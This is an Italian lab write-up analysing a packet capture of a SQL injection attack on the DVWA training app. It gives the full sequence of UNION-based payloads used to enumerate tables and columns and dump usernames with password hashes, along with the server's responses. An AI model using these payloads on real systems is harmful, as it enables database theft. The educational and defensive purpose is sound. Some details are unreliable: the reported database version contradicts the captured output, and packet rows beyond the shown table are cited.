


# Attacco a un database MySQL

Durante l'analisi del file PCAP con Wireshark, è stato rilevato un flusso di comunicazione tra due dispositivi della stessa rete locale, con indirizzi IP 10.0.2.4 e 10.0.2.15. La sessione, della durata di circa 8 minuti, documenta un attacco SQL injection eseguito da un client verso un server vulnerabile.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.4	10.0.2.15	TCP	74	35614 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=45838 TS...
2	0.000315	10.0.2.15	10.0.2.4	TCP	74	80 → 35614 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSv...
3	0.000349	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=45838 TSecr=38535
4	0.000681	10.0.2.4	10.0.2.15	HTTP	654	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
5	0.002149	10.0.2.15	10.0.2.4	TCP	66	80 → 35614 [ACK] Seq=1 Ack=589 Win=30208 Len=0 TSval=38536 TSecr=45838
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430	HTTP/1.1 302 Found
7	0.005700	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=589 Ack=365 Win=30336 Len=0 TSval=45840 TSecr=38536
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496	GET /dvwa/index.php HTTP/1.1
9	0.015485	10.0.2.15	10.0.2.4	HTTP	3107	HTTP/1.1 200 OK (text/html)
10	0.015485	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1019 Ack=3406 Win=36480 Len=0 TSval=45843 TSecr=38539
11	0.068625	10.0.2.4	10.0.2.15	HTTP	429	GET /dvwa/dvwa/css/main.css HTTP/1.1
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511	HTTP/1.1 200 OK (text/css)
13	174.254430	10.0.2.4	10.0.2.15	HTTP	536	GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
14	174.254581	10.0.2.15	10.0.2.4	TCP	66	80 → 35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 TSval=82101 TSecr=98114
15	174.257989	10.0.2.15	10.0.2.4	HTTP	1861	HTTP/1.1 200 OK (text/html)
16	220.490531	10.0.2.4	10.0.2.15	HTTP	577	GET /dvwa/vulnerabilities/sqli/?id=1%27+or+%270%27%3D%270+&Submit=Submit H1
17	220.490637	10.0.2.15	10.0.2.4	TCP	66	80 → 35640 [ACK] Seq=1 Ack=512 Win=235 Len=0 TSval=93660 TSecr=111985
18	220.493085	10.0.2.15	10.0.2.4	HTTP	1918	HTTP/1.1 200 OK (text/html)
19	277.727722	10.0.2.4	10.0.2.15	HTTP	630	GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+database%28%29%3B--
20	277.727871	10.0.2.15	10.0.2.4	TCP	66	80 → 35642 [ACK] Seq=1 Ack=565 Win=236 Len=0 TSval=107970 TSecr=129156
21	277.732200	10.0.2.15	10.0.2.4	HTTP	1955	HTTP/1.1 200 OK (text/html)
22	313.710129	10.0.2.4	10.0.2.15	HTTP	659	GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+null%2C+version+&
23	313.710277	10.0.2.15	10.0.2.4	TCP	66	80 → 35644 [ACK] Seq=1 Ack=594 Win=236 Len=0 TSval=116966 TSecr=139951
24	313.712414	10.0.2.15	10.0.2.4	HTTP	1954	HTTP/1.1 200 OK (text/html)

Esaminando la riga 13 in Wireshark, si nota una richiesta HTTP GET inviata da 10.0.2.4 a 10.0.2.15, che contiene parametri sospetti, probabilmente manipolati per testare la presenza di una SQL injection. Utilizzando “Segui > Flusso HTTP”, si possono vedere sia la richiesta del client (in rosso) che la risposta del server (in blu).

Il parametro coinvolto nella richiesta è: /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit



```
.<h1>Vulnerability: SQL Injection</h1>
.
.
.<div class="vulnerable_code_area">
..<form action="#" method="GET">
...<p>
....User ID:
....<input type="text" size="15" name="id">
....<input type="submit" name="Submit" value="Submit">
...</p>
..</form>
..<pre>ID: 1=1<br />First name: admin<br />Surname: admin</pre>
.</div>
.
.<h2>More Information</h2>
.<ul>
..<li><a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html" target="_blank">http://
.....www.securiteam.com/securityreviews/5DP0N1P76E.html</a>
..</li>
.</ul>
.
```

Entire conversation (5894 bytes)

Questo è un classico test per valutare vulnerabilità SQL: la condizione `1=1` è sempre vera, quindi se il server risponde in modo anomalo, si conferma la vulnerabilità. In questo caso, la risposta con codice HTTP 200 suggerisce che la query è stata eseguita senza controllo.

Cercando la stringa `1=1` nei pacchetti, si evidenzia una richiesta con tale parametro nel campo **User ID** del form. Il fatto che il server restituisca un record valido dimostra che l'input non è stato correttamente filtrato e che l'attacco ha successo, bypassando i controlli previsti.

L'attaccante, avendo confermato la vulnerabilità, lancia una seconda iniezione più avanzata: `1' OR 1=1 UNION SELECT database(), user()#`



```
.<div class="vulnerable_code_area">
..<form action="#" method="GET">
...<p>
....User ID:
....<input type="text" size="15" name="id">
....<input type="submit" name="Submit" value="Submit">
...</p>
..</form>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</pre>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</pre>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</pre>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Bob<br />Surname: Smith</pre>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
.</div>
.<h2>More Information</h2>
```

Analizzando la riga 19 con “Segui > Flusso HTTP”, la risposta del server rivela dati interni:

- Database: dvwa
- Utente del database: root@localhost

Successivamente, dalla riga 22, viene iniettata una nuova query per conoscere la versione del database:  
1' OR 1=1 UNION SELECT NULL, version()#



```
..<div class="vulnerable_code_area">
..<form action="#" method="GET">
...<p>
....User ID:
....<input type="text" size="15" name="id">
....<input type="submit" name="Submit" value="Submit">
...</p>
..</form>
..<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1'
or 1=1 union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1
union select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null,
version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version
()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First
name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
..</div>

..<h2>More Information</h2>
```


Entire conversation (6548 bytes)

La risposta mostra:

**Versione DB:** 5.5.5-10.1.48-MariaDB

Informazione utile per scoprire vulnerabilità specifiche di quella versione.

L'attaccante prosegue cercando le tabelle presenti nel database. Alla riga 25, inietta: 1' OR 1=1 UNION SELECT NULL, table\_name FROM information\_schema.tables#



```
..</form>
..<pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: CHARACTER_SETS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: COLLATIONS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: COLLATION_CHARACTER_SET_APPLICABILITY</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: COLUMNS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: COLUMN_PRIVILEGES</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: ENGINES</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: EVENTS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: FILES</pre><pre>ID: 1' or 1=1
```

Entire conversation (45686 bytes)

Questo comando interroga l'elenco di tutte le tabelle, e tra esse compare quella chiamata `users`, che di solito contiene credenziali o dati sensibili.

Per ottenere dettagli sulle colonne della tabella `users`, l'attaccante modifica la query: `1' OR 1=1 UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users'#`

Questa volta, il risultato è più specifico e mostra i nomi delle colonne come `username`, `password`, ecc.

Alla riga 28 viene eseguito l'attacco finale: `1' or 1=1 union select user, password from users#`



```
...<input type="text" size="15" name="id">
...<input type="submit" name="Submit" value="Submit">
...</p>
..</form>
..<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname: Brown</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname: Me</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
..</div>
```

Il server restituisce l'elenco degli utenti con i relativi **hash delle password**, ad esempio:

- **Utente:** 1337
- **Hash:** 8d3533d75ae2c3966d7e0d4fcc69216b

L'hash corrisponde alla password **letmein**, una password semplice e comune. Il suo utilizzo dimostra una gestione scarsa della sicurezza, sia da parte degli utenti che dell'amministratore.

## Conclusione

I siti web che usano SQL sono esposti al rischio di SQL injection, dove un attaccante può alterare le query inviate al database per accedere, modificare o cancellare dati. La gravità dell'attacco dipende dal livello di accesso ottenuto.

### Due tecniche per prevenire gli attacchi:

1. **Query parametrizzate:** separano i dati dagli input, evitando manipolazioni nella struttura SQL.
2. **Validazione dell'input:** controllano i dati inseriti dall'utente, rifiutando caratteri o valori sospetti.